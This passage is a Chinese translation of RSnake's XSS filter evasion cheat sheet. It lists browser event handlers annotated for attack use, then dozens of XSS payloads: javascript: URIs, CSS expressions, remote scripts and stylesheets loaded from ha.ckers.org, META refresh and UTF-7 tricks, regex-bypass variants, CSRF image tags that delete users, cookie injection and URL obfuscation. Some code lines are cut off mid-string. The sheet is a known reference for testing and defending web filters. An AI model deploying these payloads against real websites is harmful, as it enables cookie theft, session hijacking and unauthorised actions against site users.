2\. onAbort() (当使用者终止一张正在载入的图片)
3\. onActivate() (当对象被设置为激活元素)
4\. onAfterPrint() (用户打印或是预览打印工作后激活)
5\. onAfterUpdate() (激活在一个数据对象当源对象数据更新后)
6\. onBeforeActivate() (触发在一个对象被设置为激活元素)
7\. onBeforeCopy() (攻击者执行攻击代码在一个选区被复制到剪贴板之前-攻击者可以实现它通过execCommand(
8\. onBeforeCut() (攻击者执行攻击代码在在一个选区被剪贴。)
9\. onBeforeDeactivate() (当激活元素被改变后触发)
10\. onBeforeEditFocus() (触发在一个可被编辑的元素内的对象就按测到一个 UI-activated状态或是一个可
11\. onBeforePaste() (用户需要被欺骗执行粘贴或是去触发它通过execCommand("Paste")函数。)
12\. onBeforePrint() (用户需要被欺骗执行打印或是攻击者可以使用print()或是execCommand("Print")函
13\. onBeforeUnload() (用户需要被欺骗关闭浏览器-攻击者不可以 unload windows除非它是被执行从其父窗
14\. onBeforeUpdate() (激活在数据对象在源对象更新数据之后。)
15\. onBegin() (onbegin 事件被立即触发当元素的声明周期开始后)
16\. onBlur() (当失去焦点时触发*)
17\. onBounce() (触发当选框对象的behavior属性被设置为"alternate"或是选框的内容抵达窗口的一边。)
18\. onCellChange() (触发当数据改变在数据provider)
19\. onChange() (select, text, or TEXTAREA 字段失去焦点或是它们的值是被改变。)
20\. onClick()(点击事件)
21\. onContextMenu() (用户需要右击在攻击攻击区域)
22\. onControlSelect() (当用户去控制一个选择对象时触发。)
23\. onCopy() (用户需要去copy某些东西或是利用execCommand("Copy")命令)
24\. onCut() (用户需要copy某些东西或是利用execCommand("Cut") 命令)
25\. onDataAvailable() (用户改变数据在某个元素上或是攻击者可以执行相同的函数。)
26\. onDataSetChanged() (当源数据对象被改变时触发)
27\. onDataSetComplete() (触发当数据是成功获取到从数据源对象)
28\. onDblClick() (用户双击某个元素。)
29\. onDeactivate() (当当前元素失去激活状态时触发)
30\. onDrag() (需要用户拖动某个对象)
31\. onDragEnd() (需要用户拖动某个对象)
32\. onDragLeave() (需要用户拖动某个对象从一个有效的位置。)
33\. onDragEnter() (需要用户拖动某个对象从一个有效的位置。)
34\. onDragOver() (需要用户拖动某个对象从一个有效的位置。)
35\. onDragDrop() (用户拖动某个对象 (例如文件) 到浏览器窗口内。)
36\. onDragStart() (当用户开始拖动操作时发生。)
37\. onDrop() (用户拖动某个对象 (例如文件) 到浏览器窗口内。)
38\. onEnd() (当生命周期结束时触发)
39\. onError() (载入document 或 image发生错误时触发)
40\. onErrorUpdate() (当更新数据源的相关对象时发生错误则触发)
41\. onFilterChange() (当一个滤镜完成状态改变时触发)
42\. onFinish() (移动的Marquee文字完成一次移动时触发)
43\. onFocus() (当窗口获得焦点时攻击者可以执行代码)
44\. onFocusIn() (当窗口获得焦点时攻击者可以执行代码)
45\. onFocusOut() (当窗口失去焦点时攻击者可以执行代码)
46\. onHashChange() (当当前地址的hash发生改变时触发)
47\. onHelp() (当用户在当前窗口点击F1时触发攻击代码)
48\. onInput() (可编辑元素中的内容被用户改变后出发)
49\. onKeyDown() (用户按下一个键)
50\. onKeyPress() (用户点击或是按下一个键)
51\. onKeyUp() (用户释放一个键)
52\. onLayoutComplete() (用户需要去打印或是打印预览)
53\. onLoad() (攻击者执行攻击代码在窗口载入后)
54\. onLoseCapture() (可以被触发被releaseCapture() 方法)
55\. onMediaComplete() (当波翻改一个流媒体文件时, 这个事件将触发在文件开始播放前。)
56\. onMediaError() (当用户打开的页面包含一个媒体文件, 并且发生错误时触发)
57\. onMessage() (当文档对象接受到一个信息时触发)
58\. onMouseDown() (攻击者需要让用户去点击一张图片。)
59\. onMouseEnter() (光标移入一个对象或是区域)
60\. onMouseLeave() (攻击者需要让用户移动光标进入一个图片或是表格, 接着再次移出)
61\. onMouseMove() (攻击者需要让用户移动鼠标进入一个图片或是表格上)
63\. onMouseOver() (光标移到一个对象或是区域上)
64\. onMouseUp() (攻击者需要让用户点击一张图片)
65\. onMouseWheel() (拥挤着需要让用户去使用他们的鼠标滚轮)
66\. onMove() (用户或攻击者需要移动页面)
```

```
67\. onMoveEnd() (用户说攻击者需要移动页面)
68\. onMoveStart() (用户说攻击者需要移动页面)
69\. onOffline() (浏览器从在线模式转换到离线模式时发生)
70\. onOnline() (浏览器从离线模式转换到在线模式时发生)
71\. onOutOfSync() (interrupt the element's ability to play its media as defined by the
72\. onPaste() (用户需要去粘贴或是攻击者执行execCommand("Paste") 方法)
73\. onPause() (当激活元素时间停顿时触发, 包括body元素)
74\. onPopState() (当用户返回会话历史时触发)
75\. onProgress() (当一个flash动画载入时触发)
76\. onPropertyChange() (用户或攻击者需要改变一个元素的属性)
77\. onReadyStateChange() (用户或攻击者需要改变一个元素的属性)
78\. onRedo() (用户执行再执行操作)
79\. onRepeat() (the event fires once for each repetition of the timeline, excluding the
80\. onReset() (用户或攻击者重置表单)
81\. onResize() (用户调整窗口大小, 或是攻击者自动触发通过某些代码例如&#x3C;SCRIPT>self.resizeTo(5
82\. onResizeEnd() (用户调整窗口大小, 或是攻击者自动触发通过某些代码例如&#x3C;SCRIPT>self.resizeT
83\. onResizeStart() (用户调整窗口大小, 或是攻击者自动触发通过某些代码例如&#x3C;SCRIPT>self.resiz
84\. onResume() (当元素从暂停恢复到激活时触发,包括body元素)
85\. onReverse() (if the element has a repeatCount greater than one, this event fires ev
86\. onRowsEnter() (用户或攻击者需要改变数据源中的一行)
87\. onRowExit() (用户或攻击者需要改变数据源中的一行)
88\. onRowDelete() (用户或攻击者需要删除数据源中的一行)
89\. onRowInserted() (用户或攻击者需要向数据源中插入一行)
90\. onScroll() (用户需要滚动,或是攻击者可以执行scrollBy() 函数)
91\. onSeek() (媒体播放移动到新位置)
92\. onSelect() (用户需要去选择一些文本 - 攻击者可以自动运行利用某些方法例如 window.document.exec
93\. onSelectionChange() (用户需要去选择一些文本 - 攻击者可以自动运行利用某些方法例如 window.docu
94\. onSelectStart() (用户需要去选择一些文本 - 攻击者可以自动运行利用某些方法例如 window.document
95\. onStart() (当marquee元素循环开始时触发)
96\. onStop() (用户需要点击停止按钮或是离开网页)
97\. onStorage() (存储区域改变)
98\. onSyncRestored() (user interrupts the element's ability to play its media as define
99\. onSubmit() (需要攻击者或用户提交表单)
100\. onTimeError() (用户或攻击者需要设置一个时间属性例如 dur 的值为无效的值)
101\. onTrackChange() (用户或攻击者需要改变播放列表的轨迹)
102\. onUndo() (user went backward in undo transaction history)
103\. onUnload() (当用户点击一个链接或是按下回车键或是攻击者触发一个点击事件)
104\. onURLFlip() (this event fires when an Advanced Streaming Format (ASF) file, played
105\. seekSegmentTime() (this is a method that locates the specified point on the elemen
```

## BGSOUND(背景音乐)

```
<BGSOUND SRC="javascript:alert('XSS');">
```

## & JavaScript 包含

```
<BR SIZE="&{alert('XSS')}">
```

## 样式表

```
<LINK REL="stylesheet" HREF="javascript:alert('XSS');">
```

## 远程样式表

（通过某些方式例如最简单的远程样式表，你可以插入一个样式参数为嵌入表达式的xss代码）。它是仅仅工作在IE浏览器或是使用了IE渲染引擎的Netscape 8.1+。需要注意的是页面中并没有展现出它包含了javascript代码。注意：所有的远程样式表示例需要至少用到body标签，负责将无法工作除非页面中包含除了向量本身的其他内容。因此你需要添加至少一个字母到页面确保他可以工作如果它是一个空白页面。

```
<LINK REL="stylesheet" HREF="http://ha.ckers.org/xss.css">
```

## 远程样式表2

他的工作原理与上面相同。但是使用了STYLE标签代替LINK标签。榆次向量稍有不同的变异被用于攻击Google Desktop。你可以移除</STYLE>标签当后面的html去闭合它。这个向量是有用的在不允许输入等号或是反斜杠的实际环境中。

```
<STYLE>@import'http://ha.ckers.org/xss.css';</STYLE>
```

## 远程样式表3

它仅仅可以工作在 Opera 8.0 (no longer in 9.x)，但是是非常的狡猾。 Opera 8.0 (no longer in 9.x)。根据RFC2616规定，设置一个连接头不是 HTTP1.1 规定的一部分，但是很多浏览器仍然允许它（例如Firefox and Opera）。这个技巧是我们可以设置一个http头（与常规http头没有什么不同，只是 Link: http://ha.ckers.org/xss.css; REL=stylesheet）。这样带有xss代码的远程向量将运行javascript。他并不被支持在 FireFox。

```
<META HTTP-EQUIV="Link" Content="<http://ha.ckers.org/xss.css>; REL=stylesheet">
```

## 远程样式表4

它是仅仅工作在 Gecko 渲染引擎。并且需要绑定一个 XUL文件在页面。令人讽刺的是Netscape认为Gecko是更加安全的，因此绝大多是网站会受到这个攻击。

```
<STYLE>BODY{-moz-binding:url("http://ha.ckers.org/xssmoz.xml#xss")}</STYLE>
```

## 分隔javascript在STYLE标签

这个xss在ie浏览器中会造成无线循环

```
<STYLE>@im\port'\ja\vasc\ript:alert("XSS")';</STYLE>
```

## STYLE属性中使用注释去分隔表达式

提出被 Roman Ivanov

```
<IMG STYLE="xss:expr/*XSS*/ession(alert('XSS'))">
```

## IMG样式的表达式

这是上面xss向量的混合体。但是它是展示了STYLE标签被分隔有多困难。同样它也会在ie下造成循环弹窗。

```
exp/*<A STYLE='no\xss:noxss("*//*");
xss:ex/*XSS*//*/*/pression(alert("XSS"))'>
```

## STYLE标签（仅支持老版本的Netscape）

```
<STYLE TYPE="text/javascript">alert('XSS');</STYLE>
```

## 使用background-image的style标签

```
<STYLE>.XSS{background-image:url("javascript:alert('XSS')");}</STYLE><A CLASS=XSS></A>
```

## 使用background的style标签

```
<STYLE type="text/css">BODY{background:url("javascript:alert('XSS')")}</STYLE>
```

## 匿名html标签的属性

IE6.0 和使用了ix渲染引擎的Netscape 8.1+ 并不会关心你建立的html标签存在与否。只要它是以尖括号以及字符开始的。

```
<XSS STYLE="xss:expression(alert('XSS'))">
```

## 本地 htc 文件

它有一个小的不同与上面的xss向量，因为他使用的 htc 文件必须是当前域的文件。这个文件通过样式属性引入并运行javascript代码实现xss。

```
<XSS STYLE="behavior: url(xss.htc);">
```

## US-ASCII编码

US-ASCII 编码 (发现被 Kurt Huwig)。它是使用畸形的ASCII 编码用7bits代替8bits. 这个xss可以绕过绝大多数内容过滤，但是必须当前域的传输形式为 US-ASCII编码方式。或者你自己去设置这种编码方式 。它是有用的去绕过web应用防火墙xss过滤比服务器端的过滤。Apache 的 Tomcat是众所周知的 使用US-ASCII编码传输协议。

```
¼script¾alert(¢XSS¢)¼/script¾
```

## META

关于meta refresh比较奇怪的是他并不是发送一个刷新请求头。因此他通常用于不需要引用url的攻击。

```
<META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:alert('XSS');">
```

## META using data

URL指令方案，它是非常的不错因为赢没有明显的SCRIPT单词或是JavaScript 指令出现，因为它使用了base64 编码。请查看 RFC 2397了解更多信息或是编码你的代码。你也可以使用 XSS calculator去编码你的html或是javascript代码到base64位。

```
<META HTTP-EQUIV="refresh" CONTENT="0;url=data:text/html base64,PHNjcmlwdD5hbGVydCgnWFNTJ
```

## 额外url参数的META

如果当前网页试图去查找URL参数是否以"http://" 开始，你可以用下列技术绕过（被 Moritz Naumann提出）

```
<META HTTP-EQUIV="refresh" CONTENT="0; URL=http://;URL=javascript:alert('XSS');">
```

## IFRAME

如果一个iframes被允许，那么同时可能会存在大量其他xss问题

```
<IFRAME SRC="javascript:alert('XSS');"></IFRAME>
```

## IFRAME 基于事件

IFrames或其他元素可以使用事件如下（提出被 David Cross）

```
<IFRAME SRC=# onmouseover="alert(document.cookie)"></IFRAME>
```

## FRAME

Frames有一些列相同的问题像 iframes

```
<FRAMESET><FRAME SRC="javascript:alert('XSS');"></FRAMESET>
```

## TABLE

```
<TABLE BACKGROUND="javascript:alert('XSS')">
```

## TD

像上面一样，TD也可以通过 BACKGROUND 来包含javascript xss向量

```
<TABLE><TD BACKGROUND="javascript:alert('XSS')">
```

## DIV background-image

```
<DIV STYLE="background-image: url(javascript:alert('XSS'))">
```

## 使用 unicoded编码xss利用代码的DIV background-image

这是被轻微的修改去混淆 url 参数。他是最早被发现被 Renaud Lifchitz用于攻击hotmail。

```
<DIV STYLE="background-image:\0075\0072\006C\0028'\006a\0061\0076\0061\0073\0063\0072\006
```



## 附加额外字符的DIV background-image

Rnaske开发了一个XSS fuzzer去探测可以在开括号和javascript之间加入哪些额外字符在 IE和安全模式下的 Netscape 8.1。都是一些十进制的字符，但是你也可以用十六进制来填充。（下面这些编码字符可以被使用：1-32, 34, 39, 160, 8192-8.13, 12288, 65279）

```
<DIV STYLE="background-image: url(&#1;javascript:alert('XSS'))">
```

## DIV expression

它的一个变体是更加有效的去绕过实际的xss过滤器是在冒号和表达式之间添加换行符。

```
<DIV STYLE="width: expression(alert('XSS'));">
```

## html条件选择注释块

只能工作在IE5.0 以及更新版或是使用了ie渲染引擎的Netscape 8.1 。 一些网站认为任何包裹在注释中的内容都是安全的，因此并不会被移除。这将允许我们的xss向量。或者系统可能通过添加注释对某些内容去试图无害的渲染它。如我们所见，这有时并不起作用。

```
<!--[if gte IE 4]>
<SCRIPT>alert('XSS');</SCRIPT>
 <![endif]-->
```

## BASE标签

工作ie或是使用了安全模块的Netscape 8.1，你需要使用 "//" 斜体文本去避免javascript错误。这需要当前网站使用相对路径（例如images/image.jpg）而不是绝对路径。如果路径开始用一个斜杠（例如"/images/image.jpg"）， 你需要去掉xss向量中的一个斜杠（只有在两个斜杠的情况下才会起到注释作用）

```
<BASE HREF="javascript:alert('XSS');//">
```

## OBJECT标签


如果允许objects标签，你也可以注入病毒payloads去感染用户。类似于APPLET标签。这个链接文件是一个包含xss代码的html文件。

```
<OBJECT TYPE="text/x-scriptlet" DATA="http://ha.ckers.org/scriptlet.html"></OBJECT>
```

## 使用一个你可以载入包含有xss代码的flash文件的 EMBED 标签

点击这个demo，如果你加入属性allowScriptAccess="never" and allownetworking="internal"他可以缓解这个风险（谢谢Jonathan Vanasco 的这个信息）

```
<EMBED SRC="data:image/svg+xml;base64,PHN2ZyB4bWxuczpzdmc9Imh0dH A6Ly93d3cudzMub3JnLzIwMD
```



## 使用在flash中的ActionScript可以混淆你的xss向量

```
a="get";
b="URL(\"";
c="javascript:";
d="alert('XSS');\")";
eval(a+b+c+d);
```

## CDATA混淆的 XML数据岛

这个xss向量尽可以在IE 和使用了ie渲染引擎的 Netscape 8.1 下工作。它是 Sec Consult在审计雅虎时发现。

```
<XML SRC="xsstest.xml" ID=I></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN>
```

## 使用XML数据岛生成含有javascript代码的当前域xml文件

它是相同的同上面仅仅代替XML文件为当前域文件。你可以看到结果在下面。

## HTML+TIME 在XML中

它展示的 Grey Magic 是怎样攻击 Hotmail 和 Yahoo!的。它是仅仅可以工作在ie和使用了ie渲染引擎的Netscape 8.1。并且这段代码需要放在html域body标签之间。

```
<HTML><BODY>
<?xml:namespace prefix="t" ns="urn:schemas-microsoft-com:time">
<?import namespace="t" implementation="#default#time2">
<t:set attributeName="innerHTML" to="XSS<SCRIPT DEFER>alert("XSS")</SCRIPT>">
</BODY></HTML>
```

## 简单的修改字符去绕过过滤器对 ".js"的过滤

你可以重命名你的javascript文件为一个图片作为xss向量

```
<SCRIPT SRC="http://ha.ckers.org/xss.jpg"></SCRIPT>
```

## SSI (服务器端包含)

这需要SSI被安装在服务器端去使用这个xss向量。但可能我并不需要提及这点，因为如果你可以运行命令在服务器端，那么毫无异味会有更加严重的问题存在。

```
<!--#exec cmd="/bin/echo '<SCR'"--><!--#exec cmd="/bin/echo 'IPT SRC=http://ha.ckers.org/
```

## PHP

需要php被安装在服务器端去使用这个xss向量。同样的，如果你可以运行恩任何远程脚本，那么将会有更加严重的问题。

```
<? echo('<SCR)';
echo('IPT>alert("XSS")</SCRIPT>'); ?>
```

## 嵌入命令的IMG

它是工作于那些需要用户认证后才可以执行命令的当前域页面。它将可以创建删除用户（如果访问者是管理员），或是寄送某些凭证等等，虽然他是较少被使用但是是非常有用的。

```
<IMG SRC="http://www.thesiteyouareon.com/somecommand.php?somevariables=maliciouscode">
```

## 嵌入命令的IMG II

这是更加的可怕因为并没有特别的标识符去使它看起开来可疑。除非不允许引入第三方域的图片。这个向量是使用一个 302 or 304（或其他可行方案）去重定向一个图片地址为带有某些命令的地址。因此一个正常的图片标签代码 `<IMG SRC="a.jpg">` 可以是带有命令的xss向量。但是用户看到的仅仅是正常的图片链接地址。下面是一个.htaccess（apche下）配置文件去完成这个向量。（感谢Timo为这部分。）

```
Redirect 302 /a.jpg http://victimsite.com/admin.asp&deleteuser
```

## Cookie篡改

这是公认的不着边际，但是我已经发下一个例子是用 `<META` 去覆盖cookie。另一个例子是有些网站使用cookie中的某些数据去呈现在当前访问者的网页中为仅仅他自己而不是从远程数据库中获取。当这两个清静联系在一起的时候，你可以通过修改cookie让javascript输入到用户页面中。（你可以借此让用户退出，改变用户的状态，甚至让用户以你的身份登录）

```
<META HTTP-EQUIV="Set-Cookie" Content="USERID=<SCRIPT>alert('XSS')</SCRIPT>">
```

## UTF-7编码

如果存在xss的页面没有提供页面charset header，或是对于任何被设为UTF-7 的浏览器，我们可以利用下面的代码。（感谢Roman Ivanov 的提供），点击这儿为这个例子。（如果页面设置是自动识别编码且content-types 没有被覆盖，在ie浏览器或使用了IE渲染引擎的Netscape 8.1，咋你不需要声明 charset ）在没有改变编码的情况下它是不能工作在任何现代浏览器，这是为什么它被标记为完全不支持。Watchfire发现这个漏洞在Google's 自定义 404 脚本中.

```
<HEAD><META HTTP-EQUIV="CONTENT-TYPE" CONTENT="text/html; charset=UTF-7"> </HEAD>+ADw-SCR
```

# 使用HTML 引用封装的xss

他是被测试在ie，具体因情况而异。它是为了绕过那些可以输入 `<SCRIPT>` 但不允许输入 `<SCRIPT SRC...` ，通过正则 `/<script[^>]+src/i` 进行过滤的xss过滤区。

```
<SCRIPT a=">" SRC="http://ha.ckers.org/xss.js">
```

为了执行xss代码在那些允许输入 `<SCRIPT>` 但不允许 `<script src...` 靠正则拼配 `/<script((\s+\w+(\s_=\s_(?:"(.)_?"|'(.)_?'|[^'">\s]+))?)+\s_|\s_)src/i` （这个是重要的，因为我已经看到这个正则在实际环境中。）

```
<SCRIPT =">" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
```

另一个逃避相同正则 `/<script((\s+\w+(\s_=\s_(?:"(.)_?"|'(.)_?'|[^'">\s]+))?)+\s_|\s_)src/i` 的xss代码

```
<SCRIPT a=">" '' SRC="http://ha.ckers.org/xss.js"></SCRIPT>
```

这是另一个xss例子去绕过相同的过滤器，关于 `/<script((\s+\w+(\s_=\s_(?:"(.)_?"|'(.)_?'|[^'">\s]+))?)+\s_|\s_)src/i` 的正则过滤。我知道，我说过我将不会去痛痛快快的聊减灾技术。但是这是我所看到的唯一例子在允许用户输入 `<SCRIPT>` 但是不允许通过src加在远程脚本的过滤这个xss的可用方法。（当然，还有一些其他方法去处理它，如果它们允许 `<SCRIPT>` ）

```
<SCRIPT "a='>'" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
```

最后一个绕过 `/<script((\s+\w+(\s_=\s_(?:"(.)_?"|'(.)_?'|[^'">\s]+))?)+\s_|\s_)src/i` 正则匹配的例子，通过重音符。（再以无法工作在firfox）

```
<SCRIPT a=`>` SRC="http://ha.ckers.org/xss.js"></SCRIPT>
```

这个xss例子押注域哪些正则并不去拼配一对引号，而是去发现任何引号后就立即结束参数字符串。

```
<SCRIPT a=">'>" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
```

这xss仍然让我担心，因为他是几乎没有肯呢过去停止在没有阻止活动内容的情况下。

```
<SCRIPT>document.write("<SCRI");</SCRIPT>PT SRC="http://ha.ckers.org/xss.js"></SCRIPT>
```

# URL 字符串绕过

这里假设 "http://www.google.com/" 这种在语法上是不被允许的。

**IP代替域名**

```
<A HREF="http://66.102.7.147/">XSS</A>
```

**URL 编码**

```
<A HREF="http://%77%77%77%2E%67%6F%6F%67%6C%65%2E%63%6F%6D">XSS</A>
```

双字节编码 （注意：有其他的双字节编码变种。请参考下面混淆后的ip为更多信息）

```
<A HREF="http://1113982867/">XSS</A>
```

十六进制编码 The total size of each number allowed is somewhere in the neighborhood of 240 total characters as you can see on the second digit,因为十六进制数实在0-f之间，因此第三位开头的0可以被省略掉。

```
<A HREF="http://0x42.0x0000066.0x7.0x93/">XSS</A>
```

八进制编码 Again padding is allowed, although you must keep it above 4 total characters per class - as in class A, class B, etc...:

```
<A HREF="http://0102.0146.0007.00000223/">XSS</A>
```

混合编码 让我们混合基本编码并且插入一个tab和换行符。为什么浏览器允许这样，我是不知道。但是它是可以工作当它们被包含在引号之间。

```
<A HREF="h
tt  p://6   6.000146.0x7.147/">XSS</A>
```

协议绕过 “//”代替“http:// ” 可以节省更多字符。这是非常有用的当输入空间是有限的时候。两个字符可能解决大问题。也是容易绕过像"(ht|f)tp(s)?://" 这样的正则过滤。（感谢 Ozh 提出这部分）。你也可以改变//" 为 "\"。你需要保持斜杠在适当的地方。否则可能会被当作一个相对路径的url。

```
<A HREF="//www.google.com/">XSS</A>
```

**Google "feeling lucky" I** Firefox 使用 Google的"feeling lucky" 函数去重定向用户输入的任何关键字。因此你可以在可利用页面使用任何关键字针对任何Firefox用户。它是使用了"keyword:" 协议。你可以使用多个关键字像下面的例子：XSS+RSnake。它是无法使用在Firefox as of 2.0。

```
<A HREF="//google">XSS</A>
```

**Google "feeling lucky" II** 这是使用一个小技巧让他工作在Firefox，因为只有它实现了"feeling lucky" 函数。不像下一个例子，它是无法工作在 Opera ，由于 Opera认为它是一种老的钓鱼攻击。它是一个简单的畸形url。如果你点击弹出框的确定按钮它将工作。但是由于这是一个错误对话框，我是说Opera是不支持它。它也不再被支持在 Firefox 2.0。

```
<A HREF="http://ha.ckers.org@google">XSS</A>
```

**Google "feeling lucky" III** 它是通过畸形url来工作在Firefox 和 Opera浏览器。因为只有他们实现了 "feeling lucky" 函数。像上面的例子一样，它们需要你的网站在谷歌搜索中排名第一。（例如google）

```
<A HREF="http://google:ha.ckers.org">XSS</A>
```

移除别名 结合上面的url。移除 "www." 将节省四个字符。

```
<A HREF="http://google.com/">XSS</A>
```

绝对 **DNS**用额外的点

```
<A HREF="http://www.google.com./">XSS</A>
```

**JavaScript link location**

```
<A HREF="javascript:document.location='http://www.google.com/'">XSS</A>
```

针对内容替换的攻击向量 假设 "http://www.google.com/" 会被替换为空。我确实使用了一个简单的攻击向量去针对特殊文字过滤依靠过滤器本身。这是一个例子去帮助创建向量。（IE: "java script:" 被替换为"java script:", 它是仍可以工作在 IE,使用安全模块的 Netscape 8.1+ 和 Opera）

```
<A HREF="http://www.gohttp://www.google.com/ogle.com/">XSS</A>
```

## 字符编码表

再付 "<" 在html或是javascript中所有可能的编码形式。它们绝大多数是无法正常渲染的，但是可以在上文中某些情景下得到渲染。

```
<
%3C
&lt
&lt;
&LT
&LT;
&#60
&#060
&#0060
&#00060
&#000060
&#0000060
&#60;
&#060;
&#0060;
&#00060;
&#000060;
&#0000060;
&#x3c
&#x03c
&#x003c
&#x0003c
&#x00003c
&#x000003c
&#x3c;
&#x03c;
&#x003c;
&#x0003c;
&#x00003c;
&#x000003c;
&#X3c
&#X03c
&#X003c
&#X0003c
&#X00003c
&#X000003c
&#X3c;
&#X03c;
&#X003c;
&#X0003c;
&#X00003c;
&#X000003c;
&#x3C
&#x03C
&#x003C
&#x0003C
&#x00003C
&#x000003C
&#x3C;
&#x03C;
&#x003C;
&#x0003C;
&#x00003C;
&#x000003C;
&#X3C
&#X03C
&#X003C
&#X0003C
&#X00003C
&#X000003C
&#X3C;
&#X03C;
&#X003C;
&#X0003C;
&#X00003C;
&#X000003C;
\x3c
\x3C
\u003c
\u003C
```

## 字符编码和ip混淆器

下面地址中包含了在xss有用的各种基本转换器。 http://ha.ckers.org/xsscalc.html

## 作者和主编

Robert "RSnake" Hansen

## 翻译

老道